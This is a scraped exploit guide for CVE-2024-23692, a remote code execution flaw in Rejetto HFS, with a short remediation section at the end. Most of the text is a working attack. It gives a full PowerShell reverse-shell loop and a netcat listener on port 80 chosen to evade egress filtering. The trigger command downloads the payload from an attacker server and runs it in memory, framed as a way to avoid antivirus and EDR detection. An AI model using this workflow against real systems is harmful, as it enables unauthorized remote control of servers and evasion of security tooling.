## https://sploitus.com/exploit?id=2AEC0FDA-C2E9-5385-BA16-618D16320DBD
# CVE-2024-23692 - Rejetto HFS Remote Code Execution (RCE)
A tactical documentation and exploit guide for **CVE-2024-23692**, an unauthenticated critical Remote Code Execution (RCE) vulnerability affecting Rejetto HTTP File Server (HFS) versions prior to 2.3m. This guide leverages an *In-Memory Reverse Shell* (RAM Only) technique to successfully evade signature-based Antivirus/EDR disk-writing detections.
> ⚠️ **Disclaimer:** This repository and its contents are intended strictly for authorized security assessments, penetration testing engagements, bug bounty simulations, and defensive forensic auditing. Unauthorized utilization against third-party environments is strictly illegal.
---
## 📌 Credits & References
The automation checking template implemented in this proof-of-concept workflow builds upon the public repository developed by:
* **Exploit Script Source:** [VeryLazyTech - CVE-2024-23692]([https://github.com](https://github.com/verylazytech/CVE-2024-23692))
---
## 🛠️ Exploitation Workflow (In-Memory Reverse Shell)
This method incorporates an HTTP stager deployment model to deliver a text-based payload string dynamically into the target environment, invoking live execution straight out of system volatile memory (RAM).
### Step 1: Stage the Payload Script
On your local C2/attacker server , create a static text file named `index.html` and populate it with the following core PowerShell TCP Socket loop code:
```text
\$c = New-Object System.Net.Sockets.TCPClient('',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()
```
### Step 2: Spin Up the Lightweight Web Server
Open a terminal instance inside the designated staging folder containing your payload template file, then launch an instantaneous Python HTTP listener on an alternative port (e.g., `8080`):
```bash
python3 -m http.server 8080
```

### Step 3: Initialize the Network Listener
Open a secondary independent terminal terminal session to host the incoming persistent shell callback. It is highly recommended to leverage port `80` (or `443`) to easily circumvent outbound perimeter protection measures (*Egress Firewall Filtering*):
```bash
sudo nc -lvnp 80
```
### Step 4: Trigger the RCE Exploit
Fire the automated validation engine targeting your deployment infrastructure. The target call hooks the command parsing via a localized CMD execution wrapper to maintain optimal string stability without dropping parameter flags:
```bash
./CVE-2024-23692.sh http://: "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://')\""
```
---
## 🛡️ Remediation & Mitigation
To completely flush compromises and remediate vulnerable operational environments:
1. Instantly drop and terminate any running Rejetto HFS deployment processes across the system tree:
```powershell
Get-Process -Name *hfs* | Stop-Process -Force
```
2. Purge residual trash files or unauthenticated binary payloads residing inside public write areas:
```powershell
Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue
```
3. Upgrade deployment assets to the patched stable release version or pivot integration infrastructure to modern secure alternative platforms.